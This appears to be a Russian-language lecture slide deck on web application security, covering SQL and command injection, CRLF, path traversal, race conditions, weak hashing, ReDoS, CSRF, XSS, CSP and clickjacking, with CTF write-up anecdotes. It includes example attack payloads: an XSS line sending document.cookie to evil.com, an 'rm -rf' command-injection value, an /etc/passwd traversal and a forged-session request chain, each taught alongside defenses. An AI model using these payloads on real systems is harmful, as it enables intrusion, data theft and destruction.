

Безопасность веб-приложений

Александр Белёв

Почему безопасность
— это важно?





Угроза

Потенциально возможное **событие**,
которое посредством работы
с компонентами сервиса, может нанести
ущерб

Уязвимость

Свойство сервиса, использование которого злоумышленником приводит к **реализации угрозы**

Атака

Реализация угрозы, путём
использования уязвимостей




OWASP

The Open Web Application Security Project

OWASP Top 10

Что мы защищаем?



Server-side

Client-side



Серверная часть

Логические уязвимости

недочеты архитектуры

Ошибки эксплуатации

ошибки в администрировании

Ошибки реализации

ошибки в коде

Логические уязвимости

Отсутствие разграничений прав доступа

Избыточная небезопасная
функциональность

Секретный урл

GET `https://my-awesome-site.ru/admin`

GET `https://my-awesome-site.ru/aliSFla1434snf`

Чаще всего такая функциональность может быть скомпрометирована

Поиск

Картинки

Видео

Карты

Маркет

Новости

Переводчик

Музыка

Ещё

В Москве



docs.google.com



.ru

Точно как в запросе

Русский

Английский

Ещё



Тип файла



За сутки

За 2 недели

За месяц

От

До

[Очистить](#)

Показаны результаты для Москвы

[Висбаден](#)

Нашлось 1 тыс. результатов

4 млн показов в месяц

[Добавить объявление](#) **Пароли новые**[docs.google.com > spreadsheets/d/1k-bFN_Qh0o_.../...](https://docs.google.com/spreadsheets/d/1k-bFN_Qh0o_.../)

Пароли новые : Лист1. А.

1 час назад

Пароли - Google Таблицы[docs.google.com > spreadsheets/d/.../edit](https://docs.google.com/spreadsheets/d/.../edit)

Ссылка. Логин. Пароль. 2. S01.

позавчера

Логин/пароль инста - Google Таблицы[docs.google.com > spreadsheets/d/.../edit](https://docs.google.com/spreadsheets/d/.../edit)

Логин/пароль инста. Открыть доступ. ... Наименование. Логин. Пароль.

2 июля

Комментарий. 2. [Читать ещё >](#) **Копия Логины пароли**[docs.google.com > spreadsheets/d/1.../htmlview](https://docs.google.com/spreadsheets/d/1.../htmlview)

Ссылка. Логин. Пароль. Аутентификация. 2.

1 час назад

Логические уязвимости

Отсутствие разграничений прав доступа

Избыточная небезопасная
функциональность

Нарушение логики работы приложения

ФУНКЦИОНАЛЬНОСТЬ ОПЛАТЫ

Выбираем способ оплаты

GET <https://online-shop.ru/payment/step/1>

Производим оплату

GET <https://online-shop.ru/payment/step/2>

Подтверждаем по СМС

GET <https://online-shop.ru/payment/step/3>

Получаем товар

GET <https://online-shop.ru/payment/step/4>

Insecure direct object reference

`GET https://disk.yandex.ru/client/1028379420`

`GET https://disk.yandex.ru/client/123`

Insecure direct object reference

```
GET https://disk.yandex.ru/client/1028379420
```

```
GET https://disk.yandex.ru/client/123
```

Есть возможность получить данные другого пользователя

Предпосылки

Сложности реализации

Плохо продуманная архитектура

Человеческий фактор

Ошибки реализации

Инъекции

Гонки (Race condition)

Раскрытие информации

Слабая криптография

Бинарные уязвимости

Инъекции

Уязвимости, направленные на
возможность внедрения управляющего
кода в язык запросов

Инъекции

SQL/NoSQL injection

Command injection

CRLF injection

Parameter contamination

Path traversal

SQL ИНЪЕКЦИИ



```
const { id } = req.query;
```

```
const sql = `SELECT * FROM adventures WHERE id='${id}'`;
```

```
GET /adventures?id=123
```

```
SELECT * FROM adventures WHERE id='123';
```

SQL инъекции



GET /adventures?id=123

SQL ИНЪЕКЦИИ




```
GET /adventures?id=123' or '1='1
```

```
SELECT * FROM adventures WHERE id='123' or '1='1';
```

```
GET /adventures?id=123%27%20or%20%271%27=%271
```

SQL инъекции



SQL инъекции



Санитайзить / эскейпить данные

Использовать ORM

Использовать prepared statements

Эскейпинг

```
const { name } = req.body;
const escaped = name.replace('\\', '\\\\');

const sql = `
  SELECT * FROM adventures WHERE name='${escaped}';
`;
```

Работает только в частном случае

SQL Injection Bypassing WAF

Prepared statements

```
PREPARE findAdventure (text) AS
    SELECT * FROM adventures WHERE name = $1;

EXECUTE findAdventure('magic');

const { name } = req.body;

sequelize
  .query('SELECT * FROM adventures WHERE name = :name', {
    replacements: { name },
    type: sequelize.QueryTypes.SELECT
  })
  .then(adventures => res.send(adventures));
```

Command injection 😱

```
import { exec } from 'child_process';

const { repo, name } = req.body;

exec(`git clone ${repo}`);
exec(`cd ${name}`);
exec('npm install');
exec('npm test');

POST /hook

{
  repo: 'https://github.com/urfu-2019/telltale.git',
```

Command injection 😱

```
import { exec } from 'child_process';

const { repo, name } = req.body;

exec(`git clone ${repo}`); // 🤔
exec(`cd ${name}`); // 🤪
exec('npm install');
exec('npm test');

POST /hook

{
  repo: 'https://github.com/urfu-2019/telltell.git',
```

Command injection

```
POST /hook
```

```
{
    repo: 'https://github.com/urfu-2019/telltail.git',
    name: 'telltail && sudo rm -rf /app/'

}

exec('cd telltail && sudo rm -rf /app/')
```

Command injection

POST /hook

```
{  
    repo: 'https://github.com/urfu-2019/telltail.git',  
    name: 'telltail && sudo rm -rf /app/'  
}  
  
exec('cd telltail && sudo rm -rf /app/')
```

Command injection

Разбивать сервис на микросервисы

Не передавать пользовательский ввод в параметры

Не запускать новые процессы из пользовательских запросов

Изолировать запускаемый код

CRLF Injection

Проксируем запрос в бэкенд

```
CR === '\r' === String.fromCharCode(0x0d)
```

```
LF === '\n' === String.fromCharCode(0x0a)
```

HTTP Header Splitting

```
GET /path?redirect=home%0D%0ASet-Cookie:%20login%3Dadmin HTTP/1
```

HTTP Header Splitting

```
GET /path?redirect=home%0D%0ASet-Cookie:%20login%3Dadmin HTTP/1
```

HTTP/1.1 302\r\n

Location: /home\r\n

Set-Cookie: login=admin\r\n

HTTP Header Splitting

```
GET /path?redirect=home%0D%0ASet-Cookie:%20login%3Dadmin HTTP/1
```

HTTP/1.1 302\r\n

Location: /home\r\n

Set-Cookie: login=admin\r\n

HTTP parameter contamination

```
GET /handle?payload=1%26login=admin
```

```
GET /handle?payload=1&login=admin&login=user
```

HTTP parameter contamination

```
GET /handle?payload=1%26login=admin
```

```
GET /handle?payload=1&login=admin&login=user
```

Инъекция в GET-параметре **payload**

Path traversal

GET /handler?filename=image.jpg

GET /handler?filename=../../../../etc/passwd

Кул стори

VolgaCTF 2019 Quals

Writeup от Kappa

Галерея, написана на node.js

Использовался [session-file-store](#)

С помощью directory listing скачали config с
секретным ключом

Там же есть API, читающее файлы, с path traversal

Рядом лежал код админки с сохраненной сессией

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

- Raw tab (selected):

```
GET //api/images/?year=2018/../../../../../../../../var/www/apps/volga_adminpanel/sessions%00 HTTP/1.1
```
- Params tab:

```
Host: gallery.q.2019.volgactf.ru
```
- Headers tab:

```
Upgrade-Insecure-Requests: 1
```
- Accept tab:

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36
```
- Accept-Encoding tab:

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
```
- Accept-Language tab:

```
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
```
- Connection tab:

```
Connection: close
```

Response:

- Raw tab (selected):

```
HTTP/1.1 200 OK
```
- Headers tab:

```
Server: nginx/1.10.3 (Ubuntu)
```
- Date tab:

```
Date: Sun, 31 Mar 2019 20:49:27 GMT
```
- Content-Type tab:

```
Content-Type: application/json
```
- Connection tab:

```
Connection: close
```
- X-Powered-By tab:

```
X-Powered-By: Express
```
- Cache-Control tab:

```
Cache-Control: no-cache, private
```
- Content-Length tab:

```
Content-Length: 41
```
- JSON Beautifier tab:

```
[{"euzb7bMKx-5F29b2xNobGTDoWXmVFILEM.json"]}
```

Создаем куку с ID=

../../../../volga_adminpanel/sessions/euzb7bMKx-5F29b2xNobGTDwXmVfEl

Подписываем куку украденным ключом

Забираем флаг

Request	Response
Raw Params Headers Hex	Raw Headers Hex
GET /api/flag HTTP/1.1 Host: gallery.q.2019.volgactf.ru Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3724.109 YaBrowser/19.3.0.3022 Yowser/2.5 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Referer: http://gallery.q.2019.volgactf.ru/ Accept-Encoding: gzip, deflate Accept-Language: ru,en;q=0.9 Cookie: SESSION=e%3A..%CP..%CFvolga_adminpanel%CFsessions%CFeuzb7bMKx-5F29b2xNobGTDwXmVfElE.M_Ky78i6s2tBB% H_Ky78i6s2tBB%CPJ4mPnVj5QkD8uBu%CF0QelPQQqAV6yh4 Connection: close	HTTP/1.1 200 OK Server: nginx/1.10.3 (Ubuntu) Date: Mon, 01 Apr 2019 11:00:12 GMT Connection: close X-Powered-By: Express set-cookie: SESSION=e%3A..%CP..%CFvolga_adminpanel%CFsessions%CFeuzb7bMKx-5F29b2xNobGTDwXmVfElE.M_Ky78i6s2tBB% H_Ky78i6s2tBB%CPJ4mPnVj5QkD8uBu%CF0QelPQQqAV6yh4; Path=/; HttpOnly Content-Length: 43 VolgaCTF(31c2ac53d410a01264775320797d424)

Как защищаться

Не использовать файловую систему

Нет, я серьезно, оно вам не нужно

В крайнем случае — санитайзинг
параметров



Race conditions (гонки)

```
const { code } = req.body;

const isValid = await PromoCode.validate(code);

if (!isValid) {
    return;
}

await PromoCode.activate(code);
await PromoCode.markAsUsed(code);
```

Race conditions (гонки)

```
const { code } = req.body;

const isValid = await PromoCode.validate(code);

if (!isValid) {
    return;
}

await PromoCode.activate(code);
await PromoCode.markAsUsed(code); // ⏳
```

Нужно использовать транзакции

Раскрытие информации

Заголовки запроса в ответе сервера

Ссылки на внутреннюю документацию /
описание внутренних структур

Язык и фреймворк

Отладочные данные в production

Небезопасное логирование

Криптография

Криптография != Безопасность

«Последний рубеж»

Никогда не писать самостоятельно

Пароли

User	Password
user1	qwertyuiop

Пароли

User	Password
user1	hash('qwertyuiop')

Хеш-функция

Односторонняя функция

Вход произвольной длины, выход — фиксированной

Стойкость к коллизиям, взятию второго прообраза

MD5, SHA-256, SHA-512, Streebog

Пароли

User	Password
user1	hash('qwertyuiop'+salt)

Пароли

User	Salt	Password
user1	secret	hash('qwertyuiop'+salt)

Криптография

Криптография != Безопасность

«Последний рубеж»

Никогда не писать самостоятельно

Не хранить пароли в открытом виде

При хешировании использовать соль

Кул стори #2

RuCTF 2019

```
self.cookie_generator = self._cookie_gen()

def _cookie_gen(self, cookie=''):
    while True:
        cookie = hashlib.md5(cookie.encode()).hexdigest()
        yield cookie

def login_user(self, request, user):
    cookie = next(self.cookie_generator)
    self._sessions[cookie] = {'uid': str(user.id), 'name': user.name}
```

Следующая кука = MD5 от предудыщей 60

Кул стори #3

Volga CTF 2019 Finals

```

sub permute {
    my $key = shift;
    my @digits=$key=~./g;
    while(scalar @digits > 6){
        my @numbers = ();
        my @current_number = ();
        foreach my $element (@digits){
            if(scalar @current_number == 6){
                my $val = ($current_number[0]*100000 + ($current_number[1]*10000) + $current_number[2]*1000+ $current_number[3]*100 + $current_number[4] * 10 + $current_number[5];
                push @numbers,$val;
                @current_number = ($element);
            }
            else{
                push @current_number, $element;
            }
        }
        if(scalar @current_number > 0){
            my $start = 5;
            my $accumulator = 0;
            for my $i (0 .. $#current_number){
                $accumulator += $current_number[$i] * (10 ** $start);
                $start--;
            }
            push @numbers, $accumulator;
        }
        $key = 0;
        foreach my $element (@numbers){
            $key+= $element;
        }
        @digits=$key=~./g;
    }
    return $key;
}

```

Выход функции длиной 5-6 символов 62

Denial of service

```
const { text } = req.body;

const regex = /^https?:\/\/\w+\@\w+\.\w+$/;

const isValidEmail = Boolean(text.match(regex));

const statusCode = isValidEmail ? 200 : 400;

res.sendStatus(statusCode);
```

Denial of service

```
const { text } = req.body;

const regex = /^https?:\/\/\w+\@\w+\.\w+$/;

const isValidEmail = Boolean(text.match(regex)); // !!


const statusCode = isValidEmail ? 200 : 400;

res.sendStatus(statusCode);
```

Denial of service

```
const isValidEmail = Boolean(text.match(regex));  
  
while (true); do  
    curl $URL -d '{ text: $(cat "Война и мир.txt") }';  
done
```

Distributed Denial of service




Ошибки архитектуры


Некорректная авторизация и
аутентификация

Атака SSRF


Аутентификация и авторизация




Атака Server Side Request Forgery



Атака Server Side Request Forgery



Атака Server Side Request Forgery



В Яндексе

Security Review

Автоматическое сканирование

Безопасные общие компоненты

Аутентификация и авторизация

Секреты и токены

Client side

Same Origin Policy

Origin = scheme + domain + port

`http://a.yandex.ru/dir1`

`http://a.yandex.ru/dir1/dir2`

`https://a.yandex.ru/dir1`

`http://a.yandex.ru:8080/dir1`

`http://b.yandex.ru/dir1`

Cookie

Set-Cookie: **id**=1111; Path=/admin/

Set-Cookie: **id**=2222; Path=/; Domain=my.example.com

Set-Cookie: **id**=3333; Path=/; Http-Only; secure

Cookie

Set-Cookie: **id**=1111; Path=/admin/

Set-Cookie: **id**=2222; Path=/; Domain=my.example.com

Set-Cookie: **id**=3333; Path=/; **Http-Only**; **secure**

Http-Only - кука не доступна из JS

Secure - кука передаётся только по HTTPS

Cross-Origin Resource Sharing

GET /handler/ HTTP/1.1

Host: myawesomedomain.com

Origin: https://attacker.com


Cookie: session=123

HTTP/1.0 200 OK

Access-Control-Allow-Origin: https://attacker.com

Access-Control-Allow-Credentials: true

Cross site request forgery



Cross site request forgery

```
GET /form HTTP/1.1  
Host: vulnerable.com
```

```
HTTP/1.1 200 OK  
Set-Cookie: csrf-token=keyboard-cat
```

```
POST /modify HTTP/1.0  
Host: vulnerable.com  
X-CSRF-Token: keyboard-cat
```

Cross-site scripting (XSS)

Атака, при которой вредоносный код внедряется в код вашего сайта и может быть запущен

Cross-site scripting (XSS)

Reflected

```
http://example.com/search.php?q=<script>DoSomething();</script>
```

Stored

```
<script>document.location="http://evil.com/?"+document.cookie
```

```
<textarea id="textarea" type="text"></textarea>
<button id="button">Сохранить</button>
<div id="result"></div>
<script>
    button.addEventListener('click', function () {
        result.innerHTML = textarea.value;
    });
<script>
```



Пользователь написал в 25 апреля в 17:45



Cross-Site Scripting

Санитайзинг / эскейпинг данных на
выходе

Использовать фреймворки

Бескуковый домен для пользовательских
скриптов

Заголовок X-XSS-Protection

Санитайзинг

```
import sanitizeHtml from 'sanitize-html';

const evilHtml = `<p style="background-image: url('attacker.com')">
    Hello, world!
</p>
<script>alert(document.cookie);</script>
`;

const kindHtml = sanitizeHtml(evilHtml, {
    allowedTags: ['a', 'p', 'div'],
    allowedAttributes: { a: ['href'] }
});
```

XSS Filter Evasion

Content Security Policy

Content-Security-Policy:

```
default-src 'self';  
img-src *;  
script-src trusted.com;
```

Content Security Policy

Content-Security-Policy:
media-src https://yandex.ru


Content Security Policy

Content-Security-Policy:

media-src <https://yandex.ru>

Список директив CSP

ClickJacking



```
<iframe src="https://vk.com">  
</iframe>
```

```
<a href="http://attacker.com">  
    Click to WIN!  
</a>
```

ClickJacking

X-Frame-**Options**: SAMEORIGIN

X-Frame-**Options**: DENY

X-Frame-**Options**: ALLOW-FROM <http://trusted.com>

ClickJacking

X-Frame-Options: SAMEORIGIN

X-Frame-Options: DENY

